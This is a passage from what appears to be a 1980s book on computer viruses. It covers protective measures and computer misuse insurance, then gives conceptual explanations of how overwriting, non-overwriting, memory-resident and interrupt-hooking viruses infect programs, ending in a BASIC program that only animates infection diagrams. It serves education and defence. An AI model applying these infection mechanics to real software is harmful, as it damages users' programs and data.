**Easily monitored data structures** When defining data structures in software make sure that these structures are easy to check. This can require more memory in many cases. On most systems, the memory space is not an issue because of the low price. For example, ASCII data files are easier to spot check than the more memory-efficient floating-point representation; visual checks can be made faster on fields with fixed lengths rather than variable lengths, etc.

**Obscure data structures** Almost the opposite of easily monitored data structures. This measure makes virus checks more difficult, but if there is no outside access to documentation of the data structures, it's harder for someone to decipher the structure and make a change which remains undetected for a long time.

**Encryption** Naturally, encrypting data makes manipulations even harder than the method described under Obscure data structure. But at the same time, visual checks are impossible because the user is not able to do anything with the data, even if the encryption algorithm were known to him.

As the last possibility, we should mention a trick which really belongs in the category of obscure data structure and can be very helpful in limiting damage and recognizing a virus. In addition to the normally present user programs, you create a number of files with the names of user programs. The criteria for naming differ from system to system. Under MS-DOS, for example, the extension .COM or .EXE indicates an executable program. Naturally, these dummy files cannot be called, but you should check their contents regularly. Viruses in such a system naturally try to

attach themselves to the dummy files. But here an infection can be recognized more quickly and counter measures can be initiated before the damages become too high. The dummy files essentially take on a buffer function.

The following tip comes from A.G. Buchmeier, who came to a similar idea of using a RENAME batch to fool the virus programs into believing that there were no more victim programs left. A virus program, like the operating system, must rely on the file designation to distinguish between programs and data. If .COM and .EXE files are then renamed to .DUM files, then the virus believes that there are no more programs left. If the user wants to start such a renamed program, he must first rename it with the proper extension. Naturally, this method only works as long as the extension used remains secret.

The BATCH file used for this purpose is presented and explained in Chapter 14.

Here, too, it's up to the user which options or combination of options he uses on his system. And once again: Absolute security cannot be guaranteed.

### 7.3 The system

Unfortunately, when the user selects his operating system he is limited to the operating systems which are compatible with the hardware and the software he wants to use. This is relatively easy for a PC user who uses only disk drives. In this case the disks can be protected from viruses by covering the write-protect notch.

Those who spare no expenses on the PC level can select a hardware configuration which promises to place an impenetrable barrier in the path of viruses. Here the principle of redundancy can be used which is often used for minicomputers. Here there are two copies of every file and all write operations are performed twice. A difference between two data files indicates an error or a virus attack. Naturally, it's possible that viruses access the second copy of the file so that there is no difference.

The configuration with the highest security requires some hardware knowledge. The system is equipped with two hard disks, which can be write-protected. This write protection should even disable the "head load" and under no circumstances can it affect only the WP signal of the controller. Without directly disabling the "head load" line, it's still possible to write to the drive. All of the programs classified as flawless are placed on this drive. The medium is then protected against further write accesses by engaging the write protection. The system data are then stored on the second hard drive, which is not write protected. New programs can also be placed on this drive for testing. Propagation of a virus is no longer possible because the program drive is write-protected.

The users of mainframe computers have it much easier. Here most of the hard drives are provided with easily accessible hardware write protection. Unfortunately, manufacturers have begun to omit this feature lately, despite the fact that it can be very useful when testing software.

Further protection possibilities on the system level can certainly make the spread of a virus more difficult, but they can never prevent it completely. Even under various security packages such as RACF or TOPSECRET the possibility of virus propagation is never completely ruled out by experts. Special knowledge of the system is required, but any type of software protection can be bypassed with such knowledge.

## 7.4 The users

Naturally, all those with access to the computer can be under suspicion as potential virus perpetrators. These are people who work with a computer and know the machine quite well.

Since the area of monitoring/checking is handled extensively in Section 15.2, we will not go into it further here. Operators of large DP installations have also come to the conclusion that even the most clever security measures cannot prevent manipulations. The weakest member of the security chain is always the human. In this case it's the programmer to whom the owner of the computer has turned over the system for better or worse.

The simple programmers or users present less of a risk because they usually lack the authorization to work at the operating system level. The installation of a user by an unauthorized person would generally be noticed. But it's much different with the system programmers. The entire system stands or falls with these people. It's not possible to restrict a system programmer's privileges, because then he won't be able to do his job. This discrepancy has also become clear to owners of the computer systems. You might try to keep these employees happy through regular motivation talks, for example. You may come to the conclusion that not only are satisfied workers more productive, they're also more trustworthy.



### 7.5 Computer misuse insurance

Some of the larger insurance companies even offer insurance against the misuse of computers. This section is intended to help the user decide if such insurance is worthwhile.

As far as the author knows, there are very few insurance firms in the world which offer computer misuse insurance. The general conditions for these insurance contracts refer to:

1. Deliberate illegal gain of assets of the insured with the help of
  - a) manufacture, modification, damage, destruction or deletion of EDP programs, EDP-readable data media or data stored in the EDP.
  - b) entry of data, EDP-readable data media and EDP programs in the EDP.
2. Deliberate damage to the insured through deletion of data stored in the EDP, damage, destruction or putting aside of EDP-readable data media or EDP programs.
3. Damages, destruction or putting aside of data processing installations or parts thereof, so far as this is not covered by current insurance.

In all cases, however, the perpetrator of the damage must be confirmed in order to justify a claim. This perpetrator must be liable for compensation according to the legal conditions and it must involve a confidant (an employee with a contract). The employer may not be aware after exact verification (proof of activity for the last three years, testimonies, inquiries) that this confidant, at the time the damage was caused, was engaged in a deliberate act which, according to the legal conditions for unallowed actions, obligated him to compensation.

The frequent independent contracts in EDP can cause problems because they release the insurer from the compensation obligation (no confidant). For the insured this means that he must either avoid employing free-lance workers, or must demand proof of corresponding liability insurance or financial potency of the employed, in order to satisfy compensation claims if necessary.

Since damages involving EDP systems can easily reach a level which one person could never pay in a lifetime. It's important for a potential perpetrator to know that even the identification of an insurer doesn't release the perpetrator from his obligation to compensation.

**What is insured?**

Either the money illegally obtained by the perpetrator, the assets or the costs required for restoration to the original condition is replaced. Costs arising indirectly from loss of profit, which are covered under other policies (fire, water, etc.), which are reported later than two years after the end of the manipulation event, and those arising through "acts of God" are not covered.

Among the obligations of the insured is, in addition to the precise checking of employees mentioned above, the responsibility to make the insurer aware of all events that could have established the state of affairs as an insurance case, whether or not the insured can or will make a claim. This means that every disruption which is not fully explained must be reported to the insurer, such as transmission errors, service errors, etc.

The fact that proof of the perpetrator in cases involving computer viruses is naturally very difficult makes the insured interested in insurance without this clause. According to industry sources, "several insurance companies on the German insurance market offer the possibility of including cases in which the perpetrator is unknown in the computer misuse insurance policy."

Since these contracts also represent a risk for the insurance companies which is difficult to calculate it "should be noted that only 'first-class' clients are offered this insurance protection." The premium for such a contract "amounts to between thirty and forty percent additional of the premium for computer misuse insurance."

*As a result of this report, some research lead to the following results:*

One large insurance company offers data misuse insurance in addition to lifting the restriction on identification of the perpetrator in computer misuse insurance.

After inquiry, a second insurance firm indicated that in special cases, upon the request of the customer, the clause concerning identification of the perpetrator can be removed from the computer misuse insurance.

So much for the state of the market as known to the author. What do these changes/new developments mean?

*Elimination of identification of the perpetrator:*

In contrast to the usual stipulations, it suffices "if the insured party, in addition to the usual insurance conditions, provides the proof that an insured confidant caused the damage, without having to provide concrete evidence of the guilt of a particular employee. If there is no proof of the guilt of a confidant, then overwhelming probability suffices."

Since the term "overwhelming probability" is rather difficult to define, in the author's opinion, the lawsuit in the case of damage is already pre-programmed. It's still an advantage if the employee does not have to be

identified. This identification would lead to some problems with companies with a large number of workers.

One of the clauses contained in the contracts can cause the insured party some unpleasanties:

*The insured party must, if an identification cannot be made:*

- a) file charges with the police (which can place the company in a bad light under certain circumstances)
- b) take an increased deductible into account.

*The data misuse insurance:*

This form of insurance offers "insurance protection for the case when an outsider (in contrast to a confidant) deliberately

- a) manufactures, modifies, damages, destroys or deletes EDP programs, EDP-readable data media or data stored in the EDP,
- b) enters data, EDP-readable data media and EDP programs in the EDP to achieve some gain."

From a cursory reading, you might get the idea that, since this form of insurance is only offered in conjunction with the computer misuse insurance, all risks would be covered with such a policy. Under certain circumstances this could be a serious mistake, because "unintentional or intentional damage to hardware and software is not covered by this insurance because of the almost impossible distinction from other uninsurable actions."

This means that high costs for restoration of programs or data must be carried by the insured party, as well as costs which arise through loss of profit, loss of trade secrets, etc. With this form of contract the insurer is also obligated to file damages with the appropriate authorities. Naturally this carries with it the "loss of face" mentioned previously.

Since these policies offer high coverage (in the millions of dollars), a certain amount of caution on the part of insurance companies is understandable. A result of this caution is that not everyone is offered such a contract. In any event, detailed information is gathered about the business to be insured. For example, one questionnaire comprised six legal size pages with a total of about 120 questions.

Some examples:

- Annual turnover?
- Total number of employees?
- EDP budget?
- Is the system documentation stored securely?
- Unexplained losses over the past five years?
- Have any employees been convicted for embezzlement?
- Have any previous insurance applications been denied?

**Summary:** The risk can be reduced, but it's impossible to cover all of the direct or indirect risks encountered in EDP. The insurance contracts mentioned above are not of great interest to small computer users based on the cost of the premium alone. They are intended to protect industrial and wholesale concerns from catastrophic damages, i.e., damages which could endanger the existence of the company. In this respect the insured party could also take a much larger deductible to keep the premium low.

On the other hand, according to people in the field of repair and service, the amount of repayment for damages (i.e., payment for repairs, man-hours of data re-entry, etc.) can be so phenomenally high that many insurance companies prefer not to offer misuse insurance.

## **Part 2: Computer viruses in practice**

In the second part of this book we get to the heart of the matter. Here you will find virus listings in most of the more popular programming languages. The operations of various viruses are explained as well as protection measures and the virus' manipulation tasks.

The listings printed here are intended to encourage your own experimentation; it doesn't really matter which computer system you're using. With some changes, the high-level programs can be used on almost all systems, since the principle of virus programs is portable.

Any reader who attempts his own experiments with viruses should be sure to perform all work with the greatest of care to avoid danger to himself and others. This also means that virus programs should be managed on data media such that they cannot be started or distributed by accident.

The spread of computer viruses can only be stopped by handling them responsibly.

Some readers may object to the inclusion of actual virus source codes, but only by experimentation, study and open discussion can the uncontrolled spread of virus programs be stopped or controlled.

**8**

**Real computer viruses**

## 8. Real computer viruses

Now that we have discussed the fundamentals of computer viruses, we turn to the various real examples of these programs. One thing they all have in common is that they modify programs.

These modifications can be carried out in different ways. To be able to explain the many possibilities for virus programming, the basic functions of viruses must first be analyzed.

In order for a virus to be active it must have write privileges or be able to obtain them. In addition, the virus must have information about the programs present or be able to get such information. If a program fulfills these two basic conditions, a virus can be developed from it, or it could theoretically develop itself. The third condition could be seen as the ability to test for an existing infection. This condition must be fulfilled in order to call the program in question a virus. But since the presence of an infection generally involves some damage already, the user doesn't care if the program is infected more than once.

With viruses which are not capable of detecting existing infections, you simply have to take precautions to prevent the same program from continually being re-infected, such as using a random number generator to control access. With these viruses there is always a substantial danger that they will "run away" from their developer, and go out of control because even the developer cannot control the random access.

### 8.1 Overwriting viruses

Overwriting viruses, from a programming point of view, are the simplest types of virus programs. These viruses were explained in Chapter 4. The characteristic feature of these programs is their destructive effect. Computer systems whose programs have been infected by these viruses show symptoms quite quickly, as soon as the infection becomes acute.

If we accept the definition of an overwriting virus as one which destroys the program code of the host program so that it cannot be reconstructed, then it is impossible to implement a "sleeping" infection on all the programs in the system with such a virus because the user would quickly become aware that something wasn't right. The error is generally thought to lie in the hardware, because new error messages keep occurring.


We are using the same scheme used in Section 1.4 to represent the infection process. A new feature is the manipulation task MAN. The forms which this can take were discussed in Chapter 6.

M      Marker byte for the virus  
 VIR    Virus kernel  
 MAN    Manipulation task of the virus


#### Carrier programs

For the purpose of infiltrating the system, a program is deliberately infected with a virus. This intentional infection is necessary to prevent an error message from occurring when the carrier program is started.

When this program is started, the virus portion at the start of the program is processed first. The marker byte M in this case is represented by a Jump command characteristic of this virus or a "null operation." The virus kernel now becomes active and performs its destructive work.



The virus searches through the mass storage for executable programs. In this case the virus encounters the second user program. A small part of this second user program is fetched into memory. Now the virus can check to see if the marker byte M is present at the start of this program. If this marker is found, the virus continues with the search until it finds a program without the virus marker M.



The first part of the program is found. Here the second user program is overwritten, meaning that the virus destroys the program code of the host program in favor of its own program code.



<b>M</b>	<b>VIR</b>	<b>MAN</b>	<b>2nd User Program</b>
----------	------------	------------	-------------------------

After the actual infection process is concluded, the manipulation task MAN is executed. After the manipulation is done, execution returns to the carrier program and the user is fooled into thinking the program is running correctly. Naturally, it isn't absolutely necessary to build a virus into a carrier program. The virus program could also survive without a carrier, but it could be easier to detect.

After the termination of the infection the carrier program can be removed from the computer since a seed has already been planted in the second user program. The computer system works without error as long as the second user program is not started. Under certain circumstances this can take months or years, if the program in question is a rarely needed program such as EDLIN. If this program is then started after a long time, the infection continues immediately and it is extremely difficult for the user to trace the source.

When the infected program is started it searches for uninfected programs in the manner described above. The first program it finds is the second user program itself. But since it contains the marker byte M, no infection takes place and the search process continues.

<b>M</b>	<b>VIR</b>	<b>MAN</b>	<b>2nd User Program</b>
----------	------------	------------	-------------------------

The third user program is found, there is no marker M present, and the infection takes place.

Before the start of the infected second program:

<b>3rd User Program</b>
-------------------------

After the start of the infected second user program:

<b>M</b>	<b>VIR</b>	<b>MAN</b>	<b>3rd User Program</b>
----------	------------	------------	-------------------------

After the actual infection process is completed and the virus is replicated, the manipulation task is performed. It should be noted that not until this is done do the mysterious error messages appear. The initiator of the infection has thus accomplished his goal, namely the execution of the manipulation task.

Here we should also note that the division of the host program as well as the appearance and structure of the marker M can be different in all types of viruses.

## 8.2 Non-overwriting viruses

A more dangerous variant of computer viruses, although they might appear to be less dangerous at first glance, are non-overwriting viruses. Since it is generally not in the interest of the virus programmer to destroy the infected programs, this is a type of virus which can be present and active in the computer system for years without the user being aware of it (the emphasis here is on the phrase "present and active").

By contrast, overwriting viruses cause errors as soon as they are active, that is, they replicate themselves.

The rather harmless impression which the non-overwriting viruses make results from the fact that the error messages which are typical for overwriting viruses do not occur. It has also been noted at conferences that the demonstration of a virus which replicates itself without displaying errors does not make as big an impression on the participants as a virus which displays strange messages on the screen after the second infection.

*"If there are no symptoms, then nothing is wrong."*

But how is it possible to infect programs without damaging them? A question which anyone who has tried to add additional functions into existing programs (object code) will ask.

Non-overwriting viruses are constructed similar to overwriting viruses, but have an additional function in the form of a MOV routine. The operation of this routine is easy to understand if we look at the course of such an infection.


M	Marker byte of the virus
VIR	Virus kernel
MAN	Manipulation task of the virus
MOV	Move routine for program regeneration

Here too an infected carrier program is used, but with the important difference that all of the programs infected by the virus can be carrier programs, which work without causing errors.


As with the overwriting virus there is a Jump or Null command at the start which represents the virus marker. If the virus is active, then it looks for executable programs on the mass storage according to the same criteria given in Section 8.1.

M	VIR	MAN	MOV	User Program
---	-----	-----	-----	--------------


The virus finds the second user program. Since no marker M is found in this program, the program is recognized as uninfected and the infection process is started. The course of this infection procedure differs considerably from that described in Section 8.1.




First, a part of the program is selected which is exactly the same length as the virus, without the MOV routine.




For comparison, here is the virus without the MOV routine:




The selected first part is now copied to the end of the user program; the user program grows in length. It should be emphasized that this manipulation of the second user program takes place on the mass storage media and not in memory.



The MOV routine is appended to this already-extended second user program.



The subsequent copy procedure is then the same as for an overwriting virus. This means that the first part of the second user program is overwritten by the virus program, whereby the MOV routine is not included since it's already at the end of the program. At the conclusion of all of the manipulations, the second user program looks like this:



Part of the program has been overwritten. This is necessary because the virulent code of this example program must be at the start of the program in order to make sure it is executed when the program is started. But the first part of the program has not been lost since it has been saved at the end of the program.

Now the virus in the carrier program performs the desired manipulation and execution continues with the carrier program itself.

Now we have the same situation as in Section 8.1, namely that the virus does not replicate itself at first and does not exhibit any other activities. This condition remains until the infected second user program is started.

M	VIR	MAN	2nd User Program	Part 1	MOV
---	-----	-----	------------------	--------	-----

After the start of the infected program, the virus is first transferred to the next uninfected program. In this case the third user program is infected.

Before the start of the second user program:

3rd User Program					
------------------	--	--	--	--	--

After the start of the second user program:

M	VIR	MAN	3rd User Program	Part 1	MOV
---	-----	-----	------------------	--------	-----

After the actual infection process and after the manipulation task MAN has been executed, the MOV routine is activated.

The entire infected second user program is found in memory. From this program the MOV routine selects the original start of the program which had been copied to the end and moved it back to its original place.

Before activation of the MOV routine:

M	VIR	MAN	2nd User Program	Part 1	MOV
---	-----	-----	------------------	--------	-----


After activation of the MOV routine:

Part 1		2nd User Program		Part 1	MOV
--------	--	------------------	--	--------	-----

The original version of the program is now in memory. The MOV routine performs a jump to the start of the program, where the program now runs without error. The memory occupied by the additional first segment of the program and the MOV routine is no longer needed and can be overwritten without problems.

These two virus types and their variations cover all of the propagation possibilities of viruses. A propagation defined as "creation of one or more exact copies within a foreign program" is possible in only these two ways.

The explanations which follow refer to the strategy by which the virus is spread. The virus itself can be either overwriting or non-overwriting.




OTTO '88

### 8.3 Memory-resident viruses

Memory-resident virus programs make use of a property of computer systems which was mentioned already in Chapter 1. Programs in memory are not overwritten by data or other programs because their memory area is managed specially and is not made available to other programs. After a memory-resident program is loaded, the system behaves as if the memory it occupies is not present. In the extreme case a user can fill the memory completely with memory-resident programs, which under MS-DOS leads to the error message "Program does not fit in memory."


This is what the memory looks like before calling resident software:

#### Normal MS-DOS Memory



This is what it looks like after calling resident software:

#### MS-DOS Memory with Resident program



The program segment found in memory can be activated at any time if certain conditions are met. This can happen through an interrupt or a call from another program.

To understand how viruses can be installed in this manner, you must know a bit about the interrupt structure of the 8088 and how it is used in MS-DOS.

The functions of the BIOS (Basic Input Output System) are located in ROM at the upper end of the memory address space. The interrupt addresses are located in the lowest area of memory. These addresses point to certain routines which are located in ROM (or part of MS-DOS in RAM).


This is how compatibility is maintained between MS-DOS computers. Regardless of what hardware is used, operating system functions are performed through interrupts. The processor takes the interrupt vector (address) of the corresponding interrupt procedure from the bottom of memory. This interrupt procedure can be different from system to system.

If an interrupt vector is changed, an operating system call, such as printer output, can be redirected to an output routine resident in memory.

But all disk accesses can also be trapped with this technique, then redirected to a virus program which first performs its replication and manipulation tasks and then the actual disk access, creating the appearance of normal operation.

Represented graphically, this looks like a normal function call (here the various functions are greatly enlarged in contrast to the other graphics):

#### Normal MS-DOS Memory with Application



After the installation of a memory-resident virus program, the operation changes as follows:

#### MS-DOS Memory with Resident Virus

Reserved for system Disk access routine ended by Return instruction
Free Memory
Application program started by user (calls system function disk access)
Resident virus program (Save CPU-register, copy virus, jump to disk access routine)
Operating system Altered address vector points to virus program

Normally these viruses remain in memory until the system is turned off (unless they are programmed not to remain resident.) When the system is rebooted, the memory is virus-free. This is only the case until a program infected by this virus is started, however. The virus then installs itself in memory again. Particularly obstinate viruses infect the boot sector of the system drive or the command processor to ensure their survival.



## 8.4 Calling viruses

The viruses discussed so far have a decisive disadvantage, namely their length. Even though it's possible to keep the length of the program code of a virus under 400 bytes with clever assembly language programming, these 400 bytes must be placed somewhere. This means that overwriting viruses destroy a significant portion of the host program, or that non-overwriting viruses increase the length of a host program significantly. These changes become apparent during a later check. Especially if a high-level language is used, you must take into consideration the rather large object code.

There are ways of getting around this. You can significantly shorten the program code of a virus by not including a new copy of the manipulation task with each virus. You can keep the manipulation task on the mass storage and have the virus place a call to the manipulation program within the host program.

The virus can be made even shorter by placing the entire virus on the mass storage, as a "hidden file," for example, and making the infection consist only of a call to this program.

This has the disadvantage that if the virus program is missing, the infected programs can't call the virus.

The shortest viruses can be created if it's possible to keep the virus constantly in memory as a memory-resident program. In this situation, the infection code can be as short as 1 byte.

The structure of the 8088 processor offers several starting points for such programming. If interrupt 3 is included in a program (single-step interrupt, hex CC) and the interrupt vector for this interrupt is redirected to a resident virus program, then you have created the shortest possible virus.

**MS-DOS Memory with Resident Virus & Altered Interrupts**

Reserved for system Disk access routine ended by Return instruction
Free Memory
User-accessed application program Interrupt 3 occurs at any time
Resident virus program (saves CPU registers, Copies virus, jumps to disk access routine)
Operating system Altered vector of interrupt 3 points to resident virus program

## 8.5 Other viruses

Now that we have discussed the most common manifestations under MS-DOS, here are some special cases.

We should emphasize that the following list of unusual viruses is not complete. There are many other options for virus programming, especially in special hardware and operating systems.

### Hardware viruses

These viruses can only be placed in the computer by modifying the hardware. Changing a boot ROM is also treated as a hardware modification. These viruses are very difficult to install, but once they are in place, they are almost impossible to locate because they always appear, even when the system is rebooted with a new operating system.

### "Buffered" viruses

Viruses which install themselves in a RAM buffer have characteristics similar to hardware viruses, but can be eliminated by removing the battery from the buffer. The virus can become installed in the buffer again through infected programs, however.

### "Live and die" viruses

These are viruses which stay in a program only for a certain length of time. After this time has run out, they remove themselves from the infected software. Software can still be usable after the virus removes itself.

### "Hide and seek" viruses

These are viruses which stay in the system only for a certain length of time. Hiding places can be the buffer areas of intelligent terminals or even modems. The important feature is that these viruses can leave and re-enter the system.

## 8.6 Demonstration software

The following program graphically represents the operation of overwriting and non-overwriting viruses. The program is written for the IBM Color Graphics Adapter (CGA), but can be adapted for any other monitor through menu options.

From the menu you can select (1) a single-step demonstration, (2) an animated demonstration, (9) color selection and with (0) the end of the program.

```

10 REM *****
20 REM *** Computer virus demo program ***
30 REM *** Copyright by R.Burger 1987 ***
40 REM *****
50 BLACK=0:BLUE=1:GREEN=2
60 CYAN=3:RED=4:MAGENTA=5:BROWN=6
70 WHITE=7:GRAY=8:LTBLUE=9:LTGREEN=10
80 LTCYAN=11:LTRED=12
90 LTMAGENTA=13:YELLOW=14:LTWHITE=15
100 A1=BLUE:A2=BROWN:A3=YELLOW:A4=RED
110 B=0
120 CLS
130 REM *** Demo of the overwriting virus ***
140 COLOR A2,B
150 PRINT "    This program demonstrates the operation"
160 COLOR A2,B
170 PRINT "    of computer viruses"
180 COLOR A2,B:LOCATE 5,1
190 PRINT"    First the simplest form of viruses"
200 GOSUB 4520
210 REM *** Start of the assignments ***
211 S11$=CHR$(223)
212 S10$=CHR$(220)
213 S6$=CHR$(196)
220 S1011$=S11$+S11$+S11$+S11$+S11$+S11$+S11$+
    S11$+S11$+ S11$
230 S1010$=S10$+S10$+S10$+S10$+S10$+S10$+S10$+
    S10$+S10$+ S10$
240 S106$=S6$+S6$+S6$+S6$+S6$+S6$+S6$+S6$+S6$
250 S2011$=S1011$+S1011$
260 S2010$=S1010$+S1010$
270 S206$=S106$+S106$
280 S9$=CHR$(219)
320 S26$=S6$+S6$
330 S210$=S10$+S10$
340 S211$=S11$+S11$
350 S1$=CHR$(179)
360 S2$=CHR$(191)
370 S3$=CHR$(192)
380 S4$=CHR$(193)
390 S5$=CHR$(194)
400 S6$=CHR$(196)

```

```

410 S8$=CHR$(218)
420 S7$=CHR$(217)
430 COLOR A1,B
440 A224$=S9$+" "+S8$+S206$+S206$+S2$+" "+S9$+CHR$(13)
450 A225$=S9$+" "+S3$+S206$+S206$+S7$+" "+S9$+CHR$(13)
460 A226$=S9$+S2010$+S2010$+S210$+S210$+S9$
470 A223$=S9$+S2011$+S2011$+S211$+S211$+S9$+CHR$(13)
480 A1$=A223$
490 A2$=A224$
500 A3$=S9$+" "+S1$+"                                1st user
    program      "+S1$+" "+S9$+CHR$(13)
510 A4$=A225$
520 A5$=A226$
530 AW1$=A1$+A2$+A3$+A4$+A5$
540 B2$=A224$
550 B3$=S9$+" "+S1$+"                                2nd user program
    "+S1$+" "+S9$+CHR$(13)
560 B4$=A225$
570 AW2$=A1$+B2$+B3$+B4$+A5$
580 C2$=A224$
590 C3$=S9$+" "+S1$+"                                3rd user program
    "+S1$+" "+S9$+CHR$(13)
600 C4$=A225$
610 AW3$=A1$+C2$+C3$+C4$+A5$
620 D2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S26$+
    S26$+S2$+S8$+S206$+S26$+S26$+S2$+" "+S9$+CHR$(13)
630 D3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+" MAN "+S1$+S1$+"
    USER PROGRAM "+S1$+" "+S9$+CHR$(13)
640 D4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$
    +S26$+S7$+S3$+S206$+S26$+S26$+S7$+" "+S9$+CHR$(13)
650 TR1$=A1$+D2$+D3$+D4$+A5$
660 E2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+
    S26$+S26$+S2$+S8$+CHR$(13)
670 E3$=S9$+" "+S1$+KS1$+" VIR "+S1$+" MAN
    "+S1$+S1$+CHR$(13)
680 E4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+
    S26$+S26$+S7$+S3$+CHR$(13)
690 SE1$=A1$+E2$+E3$+E4$+A5$
700 F2$=S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S26$
    +S26$+S6$+S5$+CHR$(13)
710 F3$=S1$+"M"+S1$+" VIR "+S1$+" MAN "+S1$+CHR$(13)
720 F4$=S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$
    +S26$+S6$+S4$+CHR$(13)
730 AW$="user program"
740 NAW1$="1st user program"
750 NAW2$="2nd user program"
760 NAW3$="3rd user program"
770 H2$=S9$+" "+S8$+S6$+S5$+S26$+S6$+S6$+S6$+S5$+S6$+S6$+
    S26$+S26$+S6$+S5$+S206$+S26$+S26$+S2$+" "+S9$+CHR$(13)
780 H3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+" MAN "+S1$+"
    1st user program "+S1$+" "+S9$+CHR$(13)
790 H4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$
    +S26$+S6$+S4$+S206$+S26$+S26$+S7$+" "+S9$+CHR$(13)
800 TR2$=A1$+H2$+H3$+H4$+A5$

```

```

810 I3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+" MAN "+S1$+"
2nd user program "+S1$+" "+S9$+CHR$(13)
820 TR3$=A1$+H2$+I3$+H4$+A5$
830 J3$=S9$+" "+S1$+"M"+S1$+" VIR "+S1$+" MAN "+S1$+"
3rd user program "+S1$+" "+S9$+CHR$(13)
840 TR4$=A1$+H2$+J3$+H4$+A5$
850 CLS
860 REM *** Start of the demo ***
870 LOCATE 1,1:PRINT TR1$;
880 LOCATE 1,48:COLOR A3,B
890 PRINT "<<==carrier program"
900 GOSUB 4910
910 LOCATE 7,1:COLOR A1,B:PRINT AW1$;
920 LOCATE 13,1:PRINT AW2$;
930 LOCATE 19,1:PRINT AW3$;
940 GOSUB 4480
950 COLOR A2,B:LOCATE 3,49
960 PRINT "Start of the carrier program "
970 COLOR A3,B:LOCATE 1,1:PRINT TR1$
980 GOSUB 4480
990 COLOR A2,B:LOCATE 3,49
1000 PRINT "Search for user programs "
1010 GOSUB 4480
1020 COLOR A2,B:LOCATE 3,49
1030 PRINT "User program found "
1040 COLOR A3+16,0:LOCATE 9,23:PRINT NAW1$
1050 GOSUB 4480
1060 COLOR A1,B:LOCATE 9,23:PRINT NAW1$
1070 COLOR A2,B:LOCATE 3,49
1080 PRINT "Marker byte present? "
1090 COLOR A2,B:LOCATE 4,49
